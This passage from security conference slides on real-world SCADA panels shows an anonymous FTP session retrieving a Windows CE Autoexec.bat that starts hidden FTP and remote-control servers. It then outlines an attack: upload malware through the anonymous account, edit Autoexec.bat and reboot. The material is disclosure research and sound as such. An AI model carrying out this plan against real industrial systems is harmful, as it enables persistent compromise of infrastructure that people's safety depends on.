drwxrwxrwx   1 owner    group      0          Nov 22  2013 custom
drwxrwxrwx   1 owner    group      0          Nov 22  2013 backup
226 Transfer complete.
ftp> get Autoexec.bat
```

Real-world SCADA Systems

Autoexec.bat:



```
  GNU nano 2.2.6                File: Autoexec.bat

REM
REM ************************************************
REM Configure the network name
REM n=name, r=reboot
REM START Netsetup.exe -n mypanelname -r
REM ************************************************
REM
REM ************************************************
REM Start the FTP-Server for file transfer
REM h=hide
START FtpSvr.exe -h
REM ************************************************
REM
REM ************************************************
REM Start the Remote Server for remote control
REM h=hide
START CERemoteSvr.exe -h
REM ************************************************
REM
```

Real-world SCADA Systems

1-) Develop malware for Windows CE

- Just a few lines C++ code is enough

2-) Upload via anonymous ftp account

3-) Edit Autoexec.bat file

4-) After a reboot, PWNED!

Thank you!

- Contact:
- *cunuver@signalsec.com*
- *Twitter: @celilunuver*
- *www.signalsec.com*
- *www.trapmine.com*